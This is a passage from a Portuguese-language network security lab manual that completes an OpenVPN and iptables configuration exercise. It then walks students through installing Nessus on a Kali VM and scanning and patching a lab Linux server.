


Figura 53. Estado final da pasta do OpenVPN na máquina WinClient-G

11. Tudo quase pronto! Vamos testar o funcionamento da VPN, passo a passo: primeiro, o aluno do grupo A deverá atuar como servidor, e o aluno do grupo B atuará como cliente. A seguir, as posições serão invertidas.

No firewall do aluno do grupo A, *FWGW1-A*, crie uma regra que permita que conexões VPN sejam autorizadas através do firewall interno:

```
# hostname  
FWGW1-A
```

```
# iptables -A INPUT -i eth0 -p udp -m udp --dport 1194 -m state --state  
NEW,ESTABLISHED -j ACCEPT
```

Em seguida, inicie o OpenVPN e aguarde:

```
# /usr/sbin/openvpn --config /etc/openvpn/openvpn.conf
Fri Sep 7 10:21:24 2018 OpenVPN 2.3.4 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO]
[EPOLL] [PKCS11] [MH] [IPv6] built on Jun 26 2017
Fri Sep 7 10:21:24 2018 library versions: OpenSSL 1.0.1t 3 May 2016, LZO 2.08
Fri Sep 7 10:21:24 2018 Diffie-Hellman initialized with 2048 bit key
Fri Sep 7 10:21:24 2018 Socket Buffers: R=[212992->131072] S=[212992->131072]
Fri Sep 7 10:21:24 2018 ROUTE_GATEWAY 192.168.29.1/255.255.255.0 IFACE=eth0
HWADDR=08:00:27:43:b1:9d
Fri Sep 7 10:21:24 2018 TUN/TAP device tun0 opened
Fri Sep 7 10:21:24 2018 TUN/TAP TX queue length set to 100
Fri Sep 7 10:21:24 2018 do_ifconfig, tt->ipv6=0, tt->did_ifconfig_ipv6_setup=0
Fri Sep 7 10:21:24 2018 /sbin/ip link set dev tun0 up mtu 1500
Fri Sep 7 10:21:24 2018 /sbin/ip addr add dev tun0 local 10.8.1.1 peer 10.8.1.2
Fri Sep 7 10:21:24 2018 /sbin/ip route add 10.8.1.0/24 via 10.8.1.2
Fri Sep 7 10:21:24 2018 UDPv4 link local (bound): [undef]
Fri Sep 7 10:21:24 2018 UDPv4 link remote: [undef]
Fri Sep 7 10:21:24 2018 MULTI: multi_init called, r=256 v=256
Fri Sep 7 10:21:24 2018 IFCONFIG POOL: base=10.8.1.4 size=62, ipv6=0
Fri Sep 7 10:21:24 2018 ifconfig_pool_read(), in='WinClient-B,10.8.1.4', TODO:
IPv6
Fri Sep 7 10:21:24 2018 succeeded -> ifconfig_pool_set()
Fri Sep 7 10:21:24 2018 IFCONFIG POOL LIST
Fri Sep 7 10:21:24 2018 WinClient-B,10.8.1.4
Fri Sep 7 10:21:24 2018 Initialization Sequence Completed
```

Na máquina cliente do aluno do grupo B, *WinClient-B*, inicie o OpenVPN como administrador. Navegue até a pasta <C:\Program Files\OpenVPN\bin>, clique com o botão direito no executável [openvpn-gui.exe](#) e selecione *Executar como administrador*. Autorize a execução na janela seguinte.

Deverá aparecer um símbolo de um monitor com um cadeado no *tray* do sistema, no canto inferior direito da tela, próximo ao relógio. Clique com o botão direito nesse ícone e selecione *Connect*.

Se tudo deu certo, após alguns instantes a janela do OpenVPN que se abriu momentaneamente irá fechar, e o ícone do monitor ficará verde. Colocando o mouse em cima do ícone, você deve ver as linhas *Connected to: winclient-b* e *Assigned IP: 10.8.1.X*.

- Vamos fazer os testes de conectividade. Na máquina *WinClient-B*, cheque se as rotas para as redes 10.1.1.0/24 e 172.16.1.0/24 foram importadas corretamente:

```
C:\>route print
IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask        Gateway        Interface Metric
          10.1.1.0    255.255.255.0   10.8.1.5      10.8.1.6     35
          172.16.1.0   255.255.255.0   10.8.1.5      10.8.1.6     35
```

A saída do comando `route print` acima foi sumarizada para obtermos a informação relevante nesta atividade: que as rotas para as redes 10.1.1.0/24 e 172.16.1.0/24 foram adicionadas, e que ambas passam pelo *gateway* 10.8.1.5, no exemplo. Mas, que roteador é esse? O `ipconfig /all` mostra essa informação:

```
C:\>ipconfig /all
```

(. . .)

Ethernet adapter Ethernet 2:

```
Connection-specific DNS Suffix . . . . .  
Description . . . . . : TAP-Windows Adapter V9  
Physical Address. . . . . : 00-FF-C5-80-A0-B0  
DHCP Enabled. . . . . : Yes  
Autoconfiguration Enabled . . . . . : Yes  
Link-local IPv6 Address . . . . . : fe80::2d85:5fb5:4550:adb%44(PREFERRED)  
IPv4 Address. . . . . : 10.8.1.6(PREFERRED)  
Subnet Mask . . . . . : 255.255.255.252  
Lease Obtained. . . . . : sexta-feira, 7 de setembro de 2018 11:21:55  
Lease Expires . . . . . : sábado, 7 de setembro de 2019 11:21:54  
Default Gateway . . . . . :  
DHCP Server . . . . . : 10.8.1.5  
DHCPv6 IAID . . . . . : 738262981  
DHCPv6 Client DUID. . . . . : 00-01-00-01-21-81-69-7F-88-D7-F6-DF-94-BE  
DNS Servers . . . . . : fec0:0:0:ffff::1%1  
                      fec0:0:0:ffff::2%1  
                      fec0:0:0:ffff::3%1  
NetBIOS over Tcpip. . . . . : Enabled
```

A interface de rede **Ethernet 2**, mostrada acima, é do tipo TAP e possui IP 10.8.1.6. É através dela que iremos atingir o *gateway* 10.8.1.5, e portanto as redes 10.1.1.0/24 e 172.16.1.0/24 — essa é a interface criada pela conexão do OpenVPN.

13. Se testarmos a conectividade entre a VPN e os *hosts* da DMZ e da Intranet teremos uma surpresa ingrata, no entanto: não haverá sucesso. Antes de fazer o teste a seguir, verifique se a máquina *LinServer-A* está ligada. Feito isso, na máquina *WinClient-B*:

C:\>ping 172.16.1.10

```
Pinging 172.16.1.10 with 32 bytes of data:  
Request timed out.  
Request timed out.  
Request timed out.  
Request timed out
```

Ping statistics for 172.16.1.10:

Packets: Sent = 4 Received = 0 Lost = 4 (100% loss)

Qual seria a razão? Simples: não estamos permitindo o repasse de pacotes entre as interfaces da VPN e a DMZ/Intranet. Para corrigir isso, basta adicionar uma regra à tabela FORWARD do *FWGW1-A* — de forma genérica, podemos permitir o repasse de qualquer interface do tipo **tun**, que é o tipo criado pelo OpenVPN quando de sua conexão, para essas duas redes.

```
# hostname  
FWGW1-A
```

```
# iptables -A FORWARD -i tun+ -d 172.16.1.0/24 -j ACCEPT  
# iptables -A FORWARD -i tun+ -d 10.1.1.0/24 -j ACCEPT
```

Imediatamente, temos o resultado na máquina *WinClient-B*:

```
C:\>ping 172.16.1.10  
  
Pinging 172.16.1.10 with 32 bytes of data:  
Reply from 172.16.1.10: bytes=32 time<1ms TTL=63  
  
Ping statistics for 172.16.1.10:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



Cuidado ao criar as regras de repasse de pacotes para as interfaces da VPN. Uma regra muito leniente, como **iptables -A FORWARD -i tun+ -j ACCEPT**, permitiria ao cliente da VPN conectar-se a qualquer *host* da Internet através do túnel — efetivamente utilizando a VPN como uma conexão alternativa de rede. Como raramente esse é o objetivo pretendido pelo administrador, seja específico ao dizer quais redes/máquinas poderão ser atingidas a partir da VPN.

14. Agora, faça o caminho contrário: a máquina *FWGW1-B* será o servidor, e a máquina *WinClient-A* irá conectar-se a ela. Refaça todos os passos da atividade, e verifique que a VPN está funcionando em ambos os sentidos.

Sessão 8: Auditoria de segurança da informação

1) Instalação do Nessus



Esta atividade será realizada na máquina virtual *KaliLinux-G*.

Nesta atividade iremos instalar e configurar o Tenable Nessus (<https://www.tenable.com/products/nessus-home>), um *scanner* de vulnerabilidades desenvolvido pela Tenable Network Security. O projeto era *open source* até a versão 2.2.11, em 2005, quando foi lançada a versão 3 do Nessus *engine* e ele se tornou, então, proprietário. O software ainda é gratuito para um bom número de usos, excluindo-se testes de *compliance* (como PCI, CIS e FDCC), auditorias de rede e checagens mais recentes, bem como algumas outras características.

O OpenVAS (<http://www.openvas.org/>) é um *fork open source* bastante popular do Nessus, que vem inclusive pré-instalado na distribuição Kali Linux.

1. Com a máquina *KaliLinux-G desligada*, acesse o menu *Settings > Storage*, clique na linha da controladora SATA e depois no pequeno símbolo de um HD com um **+** verde. Iremos adicionar um novo disco de 30 GB para armazenar a instalação do Nessus, já que o disco atual, de 20 GB, não será suficiente. Após clicar no ícone:

- Selecione *Create new disk*.
- Tipo do arquivo: mantenha *VDI*.
- Tipo de alocação: mantenha *Dynamically allocated*.
- Nome do disco: **kali-nessus**
- Tamanho do disco: 30 GB

Além disso, será necessário voltar a máquina *KaliLinux-G* para a DMZ. Acesse *Settings > Network* e mude o nome do adaptador *host-only* da VM para o mesmo das máquinas *LinServer-G* e *WinServer-G*.

Ao final do processo, ligue a máquina *KaliLinux-G*.

2. Após o *boot*, faça login como usuário **root** e abra um terminal. Vamos partitionar, formatar e montar o disco adicionado. Primeiro, descubra a letra sob a qual o disco foi detectado:

```
# dmesg | grep -i 'Attached SCSI disk'
[    1.828729] sd 1:0:0:0: [sdb] Attached SCSI disk
[    1.856784] sd 0:0:0:0: [sda] Attached SCSI disk
```

```
# fdisk -l /dev/sdb
Disk /dev/sdb: 30 GiB, 32212254720 bytes, 62914560 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

Como era de se esperar, o disco foi detectado como `/dev/sdb`. Particione-o usando o `fdisk`: crie uma única partição primária, ocupando a totalidade do disco, com tipo de sistema de arquivos `Linux`.

```
# fdisk /dev/sdb

Welcome to fdisk (util-linux 2.31.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS disklabel with disk identifier 0x986bc0aa.
```

```
Command (m for help): o
Created a new DOS disklabel with disk identifier 0xc0163032.
```

```
Command (m for help): n
Partition type
  p  primary (0 primary, 0 extended, 4 free)
  e  extended (container for logical partitions)
Select (default p):

Using default response p.
Partition number (1-4, default 1):
First sector (2048-62914559, default 2048):
Last sector, +sectors or +size{K,M,G,T,P} (2048-62914559, default 62914559):

Created a new partition 1 of type 'Linux' and of size 30 GiB.
```

```
Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.
```

Agora, formate o disco com o sistema de arquivos `ext4`:

```
# mkfs.ext4 /dev/sdb1
mke2fs 1.44.1 (24-Mar-2018)
Creating filesystem with 7864064 4k blocks and 1966080 inodes
Filesystem UUID: 99654695-1f56-4521-8cd5-da0c533b11ae
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208,
    4096000

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
```

Iremos montar essa partição no `/opt`. Primeiro, monte-a temporariamente no diretório `/mnt` e faça o *backup* dos dados preexistentes no `/opt` para dentro dela, depois desfaça o *mount* temporário.

```
# mount /dev/sdb1 /mnt/
```

```
# rsync -av /opt/ /mnt/
```

```
# umount /mnt/
```

Descubra qual o UUID (*Universally Unique Identifier*) dessa nova partição. Em seguida, usando esse dado, crie uma nova linha no `/etc/fstab` que monte a partição automaticamente no diretório `/opt` durante o *boot*. Finalmente, monte-a usando `mount -a` e verifique o funcionamento da sua configuração.

```
# blkid | grep '^/dev/sdb1' | cut -d' ' -f2 | sed 's/'//g'
UUID=99654695-1f56-4521-8cd5-da0c533b11ae
```

```
# uuid=$( blkid | grep '^/dev/sdb1' | cut -d' ' -f2 | sed 's/'//g' ); echo "$uuid
/opt    ext4    defaults    0    2" >> /etc/fstab; unset uuid
```

```
# tail -n1 /etc/fstab
UUID=99654695-1f56-4521-8cd5-da0c533b11ae    /opt    ext4    defaults    0    2
```

```
# mount -a
```

```
# mount | grep '^/dev/sdb1 '
/dev/sdb1 on /opt type ext4 (rw,relatime)
```

3. Vamos reconfigurar a rede da máquina *KaliLinux-G* para a DMZ. Edite o arquivo `/etc/network/interfaces` como se segue:

```
# nano /etc/network/interfaces
(...)
```

```
# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 172.16.1.30/24
gateway 172.16.1.1
```

```
# systemctl restart networking
```

4. O próximo passo é fazer o download do pacote do Nessus. Na máquina *KaliLinux-G*, acesse a URL <https://www.tenable.com/products/nessus-home> com o navegador Firefox. À direita da página, preencha a caixa *Register for an Activation Code*; não se esqueça de usar um endereço de e-mail válido. Em seguida, clique no botão *Download*.
5. Na nova página, baixe o pacote `Nessus-x.y.z-debian6_amd64.deb` (ajuste os valores de `x.y.z` para a versão exibida pela página). Essa versão também é indicada para o Kali Linux AMD64, que é a distribuição que estamos usando na máquina *KaliLinux-G*. Concorde com o termo de licença, e salve o pacote `.deb` — não o instale ainda.
6. No seu endereço de e-mail, cheque por uma nova mensagem com o título *Tenable Nessus Home Activation Code*. Após o cabeçalho **Activating Your Nessus Home Subscription**, o código de 20 caracteres para ativação do seu scanner será informado. Guarde este código para uso futuro.
7. Agora sim, vamos instalar o Nessus. O arquivo provavelmente foi baixado para a pasta `/root/Downloads`, como se segue:

```
# pwd
/root/Downloads
```

```
# ls
Nessus-7.1.3-debian6_amd64.deb
```

Instale-o usando o comando `dpkg`:

```
# dpkg -i Nessus-7.1.3-debian6_amd64.deb
```

```
Selecting previously unselected package nessus.  
(Reading database ... 356069 files and directories currently installed.)  
Preparing to unpack Nessus-7.1.3-debian6_amd64.deb ...  
Unpacking nessus (7.1.3) ...  
Setting up nessus (7.1.3) ...  
Unpacking Nessus Core Components...
```

- You can start Nessus by typing `/etc/init.d/nessusd start`
- Then go to <https://kali:8834/> to configure your scanner

```
Processing triggers for systemd (238-4) ...
```

Siga as instruções de instalação, e inicie o Nessus com o comando:

```
# /etc/init.d/nessusd start
```

8. Abra o navegador Firefox e acesse a URL <https://127.0.0.1:8834/> (se preferir, acesse de sua máquina física no endereço <https://172.16.0.30:8834>) para entrar na console administrativa do Nessus. Adicione uma exceção de segurança para o certificado HTTPS auto-assinado do Nessus, e prossiga.

Na tela de criação de usuário, informe o *username* `admin` e senha `rnpesr`, e clique em *Continue*.

Na tela subsequente, mantenha o *Scanner Type* em *Home, Professional or Manager*, e no campo *Activation Code* informe o código recebido por e-mail no passo (5) desta atividade. Clique em *Continue* e aguarde a inicialização do Nessus (esse passo pode demorar, seja paciente).

9. Ao final do processo, você terá acesso à console principal do Nessus, como mostrado na imagem abaixo.




Figura 54. Console do Nessus

2) Realizando um *scan* em SO Linux



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *LinServer-G*.

Vamos realizar um *scan* na máquina *LinServer-G*, verificar as vulnerabilidades identificadas e tentar corrigi-las através da atualização do sistema. Antes de começar, verifique que a máquina *LinServer-G* está ligada e acessível.

1. Na console principal do Nessus, clique em *Create a new scan*. Na tela seguinte, selecione o template *Basic Network Scan*.
2. Em *Settings > General*, configure:
 - *Name: LinServer-G*
 - *Description: Scan da máquina LinServer-G*
 - *Targets: 172.16.G.10/32*
3. Em *Credentials > SSH*, configure:
 - *Authentication method: password*
 - *Username: aluno*

- Password (*unsafe!*): **rnpesr**
- Elevate privileges with: **su**
- su login: **root**
- Escalation password: **rnpesr**
- Location of su (directory): **/bin**

4. Clique em *Save*. Na tela seguinte, clique no ícone *Launch* (que parece um pequeno *play*) na parte à direita da tela. O *scan* será iniciado, como mostrado abaixo.

The screenshot shows the Nessus web interface. On the left, there's a sidebar with 'FOLDERS' containing 'My Scans' (with 1 item), 'All Scans', and 'Trash'. Under 'RESOURCES', there are 'Policies', 'Plugin Rules', and 'Scanners'. The main area is titled 'My Scans' and shows a table with one row:

<input type="checkbox"/>	Name	Schedule	Last Modified	Actions
<input type="checkbox"/>	LinServer-A	On Demand	Today at 7:11 PM	 ■■■■■

Figura 55. Scan inicial do LinServer-G no Nessus

Aguarde o final do *scan*, e confira o resultado. Se quiser acompanhar o *scan* enquanto ele é realizado, clique na linha para expandi-la.

5. Após a conclusão do *scan*, cheque a página de resultados, como mostrado abaixo.




Figura 56. Primeiro scan do LinServer-G no Nessus

Veja que há um grande número de vulnerabilidades identificadas: 6 críticas, 43 de alto impacto, 34 de médio impacto, 4 de baixo impacto e 48 de cunho informativo. Entre na aba *Vulnerabilities* e explore algumas dessas vulnerabilidades—por exemplo, confira abaixo a vulnerabilidade DSA-3481-1, referente à [glibc](#):

The screenshot shows the Nessus web interface. On the left, there's a sidebar with 'Scans' selected. The main content area displays a critical vulnerability for 'Debian DSA-3481-1 : glibc - security update'. The 'Description' section states: 'Several vulnerabilities have been fixed in the GNU C Library, glibc. The first vulnerability listed below is considered to have critical impact.' It lists several CVEs: CVE-2015-7547, CVE-2015-8776, CVE-2015-8778, and CVE-2015-8779. The 'Solution' section suggests upgrading the glibc packages. The 'Plugin Details' section provides technical details like Severity (Critical), ID (88768), and Version (\$Revision: 2.11 \$). The 'Risk Information' section includes Risk Factor (Critical), CVSS Base Score (10.0), and CVSS Vector (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C). The 'Vulnerability Information' section lists CPE (cpe:/o:debian:debian_linux:8.0), Patch Pub Date (February 16, 2016), and In the news (true). The 'Reference Information' section lists TRA (TRA-2017-08), DSA (3481), IAVA (2016-A-0053), and CVEs (CVE-2015-7547, CVE-2015-8776, CVE-2015-8778, CVE-2015-8779).

Figura 57. Vulnerabilidade crítica da glibc

O Nessus apresenta várias informações úteis, como a natureza da vulnerabilidade, quais CVEs (*Common Vulnerabilities and Exposures*) são relevantes, e quais são as soluções mais indicadas. Do ponto de vista de gestão de riscos e vulnerabilidades em um parque com um grande número de máquinas instaladas, essas informações são importantíssimas.

- Vamos tentar corrigir algumas (ou, idealmente, todas) dessas vulnerabilidades. Entre na máquina *LinServer-G* e faça uma atualização completa do sistema. Em seguida, reinicie a VM.

```
# hostname
LinServer-A
```

```
# apt-get update
```

```
# apt-get dist-upgrade -y
```

```
# reboot
```

- De volta à console do Nessus, rode novamente o *scan* criado nos passos [1-3]. Ao final, confira

seus resultados:

